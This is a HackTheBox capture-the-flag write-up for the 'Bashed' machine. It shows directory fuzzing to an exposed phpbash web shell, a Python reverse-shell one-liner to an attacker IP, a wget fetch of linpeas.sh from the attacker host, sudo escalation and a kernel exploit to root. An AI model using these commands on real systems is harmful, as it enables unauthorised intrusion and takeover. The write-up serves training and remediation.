
HACKTHEBOX



Date: 05/01/2022

By: Wael Ghnimi

Vulnerability Exploited: **Exposure of Information Through Directory Listing led to RCE (CWE-548)**

System Vulnerable: 10.10.10.68

Vulnerability Explanation: A directory listing is inappropriately exposed, yielding potentially sensitive information to attacker. In this machine the attacker can fuzz the website to get an access to sensitives files that can lead RCE, this file is a “phpbash” file. Phpbash is a standalone, semi-interactive web shell. Its main purpose is to assist in penetration tests where traditional reverse shells are not possible. The design is based on the default Kali Linux terminal colors, so pentesters should feel right at home.

Vulnerability Fix: The developer needs to include restricting access to important directories or files by adopting a need-to-know requirement for both the document and server root, and turning off features such as Automatic Directory Listings that could expose private files and provide information that could be utilized by an attacker when formulating or conducting an attack.

Privilege Escalation Vulnerability: Misconfiguring permissions can lead to disastrous consequences.

Vulnerability Fix: The developer should have conformed to the principle of least privilege and the concept of separation of privileges.


Severity: **Critical**

An initial nmap scan revealed the Apache version 2.4.18 running on port 8080.

```
┌──(root💀kali)-[~/bashed]
└─# cat nmap/initial
# Nmap 7.91 scan initiated Fri Dec 10 06:10:08 2021 as: nmap -sC -sV -oN nmap/initial 10.10.10.68
Nmap scan report for 10.10.10.68
Host is up (0.18s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 10 06:10:21 2021 -- 1 IP address (1 host up) scanned in 13.60 seconds
```


The phpbash website initial page




Fuzzing the website find any existing directories.

```
┌──(root💀kali)-[~/bashed]
└─# gobuster dir -u http://10.10.10.68/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -f
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2021/12/10 06:14:16 Starting gobuster in directory enumeration mode
===============================================================
/images/              (Status: 200) [Size: 1564]
/icons/               (Status: 403) [Size: 292]
/uploads/             (Status: 200) [Size: 14]
/php/                 (Status: 200) [Size: 939]
/css/                 (Status: 200) [Size: 1758]
/dev/                 (Status: 200) [Size: 1148]
/js/                  (Status: 200) [Size: 3165]
/fonts/               (Status: 200) [Size: 2095]
```

Visiting the 10.10.10.68/dev/ domain.



On this page, the phpbash.php is allowed to execute any command.



Launch a listener on the attacker machine and create a reverse shell payload on the victim machine as the fallow:

```
www-data@bashed: python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.2",9001));os.dup2
(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Receiving a reverse shell as www-data user:

```
┌──(root💀kali)-[~/bashed]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.68] 45662
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

user.txt

```
$ cat user.txt  && hostname && whoami && ip a
2c281f318555dbc1b856957c7147bfc1
bashed
www-data
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:97:0f brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.68/32 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:970f/64 scope link
       valid_lft forever preferred_lft forever
$
```

```
$ cat user.txt  && hostname && whoami && ip a
2c281f318555dbc1b856957c7147bfc1
bashed
www-data
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:97:0f brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.68/32 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:970f/64 scope link
       valid_lft forever preferred_lft forever
```

Run sudo -l command to determine what permissions the user www-data have.

```
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

The user www-data can run any command using the **scriptmanager** user.

Spawn a python shell to better interact the bash environment.

```
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/home/arrexel$
```

Escalate the privilege to the **scriptmanager** user

```
www-data@bashed:/var/www/html/dev$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/var/www/html/dev$ whoami
whoami
scriptmanager
```

Upload Linpeas.sh to the server, by launching a simple http server using python on the local machine and download the script on the victim machine using wget command.

```
scriptmanager@bashed:/dev/shm$ which wget
which wget
/usr/bin/wget
scriptmanager@bashed:/dev/shm$ wget 10.10.16.2/linpeas.sh
wget 10.10.16.2/linpeas.sh
--2021-12-10 03:48:31--  http://10.10.16.2/linpeas.sh
Connecting to 10.10.16.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 637528 (623K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 622.59K   253KB/s    in 2.5s

2021-12-10 03:48:34 (253 KB/s) - 'linpeas.sh' saved [637528/637528]

scriptmanager@bashed:/dev/shm$
```

Start the Linpeas.sh script and check the Linux OS version

```
╔══════════╣ Basic information ╠══════════
OS: Linux version 4.4.0-62-generic (buildd@lcy01-30) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.4) ) #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017
User & Groups: uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
Hostname: bashed
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

Checking for any public exploit using searchsploit

```
┌──(root💀kali)-[/opt/burp]
└─# searchsploit Linux 4.4.0 ubuntu priv
---------------------
```

Give the execution permission to the poc file and execute it.

```
scriptmanager@bashed:/dev/shm$ chmod +x poc
chmod +x poc

scriptmanager@bashed:/dev/shm$ ./poc
./poc
[.] namespace sandbox setup successfully
[.] disabling SMEP & SMAP
[.] scheduling 0xffffffff81064550(0x406e0)
[.] waiting for the timer to execute
[.] done
[.] SMEP & SMAP should be off now
[.] getting root
[.] executing 0x55db83e8f2aa
[.] done
[.] should be root now
[.] checking if we got root
[+] got r00t ^_^
[!] don't kill the exploit binary, the kernel will crash
root@bashed:/dev/shm#whoami
whoami
root
```

root.txt

```
root@bashed:/root# cat root.txt  && hostname && whoami && ip a
cat root.txt  && hostname && whoami && ip a
cc4f0afe3a1026d402ba10329674a8e2
bashed
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qle
n 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
```

```
root@bashed:/root# cat root.txt  && hostname && whoami && ip a
cat root.txt  && hostname && whoami && ip a
cc4f0afe3a1026d402ba10329674a8e2
bashed
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
root@bashed:/root#
```

Lessons Learned
1. The developer should not have had a web shell that publicly gives access to his system. This one is a no brainer and is probably something you won't see in real life. 2. Misconfiguring permissions can lead to disastrous consequences. Why was the web daemon user (www-data) allowed to become a more privileged user (scriptmanager)? Similarly, why was a non-root user created script (test.py) executed as root? These are known as security misconfigurations. The developer should have conformed to the principle of least privilege and the concept of separation of privileges. 3. What allowed us to get an initial foothold, is the fact that we found the /dev directory that contained the web shell. I imagine the developer thought no one would find this directory since it is not directly linked on the website. However, gobuster found it in mere minutes. The developer should not have sensitive publicly accessible directories available on his server.